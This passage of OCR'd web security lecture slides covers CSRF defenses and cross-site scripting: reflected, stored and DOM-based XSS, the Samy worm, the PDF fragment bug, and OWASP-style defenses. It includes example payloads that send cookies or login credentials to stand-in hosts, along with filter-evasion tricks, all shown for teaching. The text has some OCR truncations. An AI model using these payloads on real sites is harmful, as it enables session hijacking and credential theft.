  - Secure, but Referer is sometimes absent…



Referer Privacy Problems

- Referer may leak privacy-sensitive information

  `http://intranet.corp.apple.com/projects/iphone/competitors.html`

- Common sources of blocking:
  - Network stripping by the organization
  - Network stripping by local machine
  - Stripped by browser for HTTPS -> HTTP transitions
  - User preference in browser
  - Buggy user agents
- Site cannot afford to block these users

CSRF Recommendations

- HTTPS sites, such as banking sites
  - Use strict Referer/Origin validation to prevent CSRF
- Other
  - Use Ruby-on-Rails or other framework that implements secret token method correctly
- Origin header
  - Alternative to Referer with fewer privacy problems
  - Sent only on POST, sends only necessary data
  - Defense against redirect-based attacks

Cross Site Scripting (XSS)

Three top web site vulnerabilites


- SQL Injection
  - Browser
  - Bad inpu SQL query
- CSRF – Cross-site request forgery
  - Bad web site, using credenti "visits" site
- XSS – Cross-site scripting
  - Bad web script that steals in b site

Attacker's malicious code executed on victim server

Attacker site forges request from victim browser to victim server

Attacker's malicious code executed on victim browser

Basic scenario: reflected XSS attack



XSS example: vulnerable site

- search field on victim.com:
  - **http://victim.com/search.php ? term =** `apple`
- Server-side implementation of **search.php**:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

echo search term into response

Bad input

- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =
   <script> window.open(
        "http://badguy.com?cookie = " +
        document.cookie )  </script>
```

- What if user clicks on this link?
  1. Browser goes to victim.com/search.php
  2. Victim.com returns

     `<HTML> Results for <script> … </script>`
  3. Browser executes script:
     - Sends badguy.com cookie for victim.com

Attack Server

user gets bad link

www.attacker.com

```
http://victim.com/search.php ?
  term = <script> ... </script>
```

Victim client

user clicks on link

victim echoes user input

Victim Server

www.victim.com

```
<html>
Results for
   <script>
   window.open(http://attacker.com?
   ... document.cookie ...)
   </script>
</html>
```

What is XSS?

- An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application
- Methods for injecting malicious code:
  - Reflected XSS (“type 1”)
    - the attack script is reflected back to the user as part of a page from the victim site
  - Stored XSS (“type 2”)
    - the attacker stores the malicious code in a resource managed by the web application, such as a database
  - Others, such as DOM-based attacks

Basic scenario: reflected XSS attack

Email version

User Victim

1 Collect email addr

2 send malicious email

5 send valuable data

3 click on link

4 echo user input

Attack Server

Server Victim

Adobe PDF viewer “feature”

(version <= 7.9)

- PDF documents execute JavaScript code

  http://path/to/pdf/file.pdf#whatever_name_you_want=javascript:**code_here**

  The code will be executed in the context of the domain where the PDF files is hosted

  This could be used against PDF files hosted on the local filesystem

http://jeremiahgrossman.blogspot.com/2007/01/what-you-need-to-know-about-uxss-in.html

Here's how the attack works:

- Attacker locates a PDF file hosted on website.com
- Attacker creates a URL pointing to the PDF, with JavaScript Malware in the fragment portion

```
http://website.com/path/to/file.pdf#s=javascript:alert("xss");)
```

- Attacker entices a victim to click on the link
- If the victim has Adobe Acrobat Reader Plugin 7.0.x or less, confirmed in Firefox and Internet Explorer, the JavaScript Malware executes

Note: alert is just an example. Real attacks do something worse.


And if that doesn't bother you...

- PDF files on the local filesystem:

```
file:///C:/Program%20Files/Adobe/
Acrobat%207.0/Resource/
ENUtxt.pdf#blah=javascript:alert("XSS");
```

JavaScript Malware now runs in local context with the ability to read local files ...

Reflected XSS attack



Stored XSS

User Victim

Attack Server

4 steal valuable data

1 Inject malicious script

Store bad stuff

2 request content

3 receive malicious script

Download it

Server Victim

MySpace.com (Samy worm)

- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no

    `<script>, <body>, onclick, <a href=javascript://>`
  - … but can do Javascript within CSS tags:

`<div style="background:url('javascript:alert(1)')">`

And can hide `"javascript"` as `"java\nscript"`

- With careful javascript hacking:
  - Samy worm infects anyone who visits an infected MySpace page … and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.

http://namb.la/popular/tech.html

Stored XSS using images

Suppose pic.jpg on web server contains HTML !

- request for http://site.com/pic.jpg results in:

```
HTTP/1.1  200 OK
…
Content-Type:  image/jpeg

<html>  fooled ya  </html>
```

- IE will render this as HTML (despite Content-Type)

- Consider photo sharing sites that support image uploads
  - What if attacker uploads an "image" that is a script?

DOM-based XSS (no server used)

- Example page

```
<HTML><TITLE>Welcome!</TITLE>
Hi <SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos,do
cument.URL.length));
</SCRIPT>
</HTML>
```


- Works fine with this URL

```
http://www.example.com/welcome.html?name=Joe
```

- But what about this one?

```
http://www.example.com/welcome.html?name=
<script>alert(document.cookie)</script>
```

Defenses at server



How to Protect Yourself (OWASP)

- The best way to protect against XSS attacks:
  - Validates all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.
  - Do not attempt to identify active content and remove, filter, or sanitize it. There are too many types of active content and too many ways of encoding it to get around filters for such content.
  - Adopt a 'positive' security policy that specifies what is allowed. 'Negative' or attack signature based policies are difficult to maintain and are likely to be incomplete.

Input data validation and filtering


- Never trust client-side data
  - Best: allow only what you expect
- Remove/encode special characters
  - Many encodings, special chars!
  - E.g., long (non-standard) UTF-8 encodings

Output filtering / encoding

- Remove / encode (X)HTML special chars
  - < for <, > for >, &quot for " …
- Allow only safe commands (e.g., no <script>…)
- Caution: `filter evasion` tricks
  - See XSS Cheat Sheet for filter evasion
  - E.g., if filter allows quoting (of <script> etc.), use malformed quoting: <IMG "'"><SCRIPT>alert("XSS")…
  - Or: (long) UTF-8 encode, or…
- Caution: Scripts not only in <script>!
  - Examples in a few slides

ASP.NET output filtering

- validateRequest: (on by default)
  - Crashes page if finds <script> in POST data.
  - Looks for hardcoded list of patterns
  - Can be disabled: <%@ Page validateRequest="false" %>



Caution: Scripts not only in <script>!

- JavaScript as scheme in URI
  - <img src="javascript:alert(document.cookie);">
- JavaScript On{event} attributes (handlers)
  - OnSubmit, OnError, OnLoad, …
- Typical use:
  - <img src="none" OnError="alert(document.cookie)">
  - <iframe src=`https://bank.com/login` onload=`steal()`>
  - <form> action="logon.jsp" method="post" onsubmit="hackImg=new Image; hackImg.src='http://www.digicrime.com/'+document.forms(1).login.value'+':'+ document.forms(1).password.value;" </form>

Problems with filters

- Suppose a filter removes <script
  - Good case
    - <script src=" ..." → src="..."
  - But then
    - <scr<scriptipt src=" ..." → <script src=" ..."

Advanced anti-XSS tools

- Dynamic Data Tainting
  - Perl taint mode
- Static Analysis
  - Analyze Java, PHP to determine possible flow of untrusted input

Points to remember

- Key concepts
  - Whitelisting vs. blacklisting
  - Output encoding vs. input sanitization
  - Sanitizing before or after storing in database
  - Dynamic versus static defense techniques
- Good ideas
  - Static analysis (e.g. ASP.NET has support for this)
  - Taint tracking
  - Framework support
  - Continuous testing
- Bad ideas
  - Blacklisting
  - Manual sanitization

Summary

- SQL Injection
  - Bad input checking allows malicious SQL query
  - Known defenses address problem effectively
- CSRF – Cross-site request forgery
  - Forged request leveraging ongoing session
  - Can be prevented (if XSS problems fixed)
- XSS – Cross-site scripting
  - Problem stems from echoing untrusted input
  - Difficult to prevent; requires care, testing, tools, …
- Other server vulnerabilities
  - Increasing knowledge embedded in frameworks, tools, application development recommendations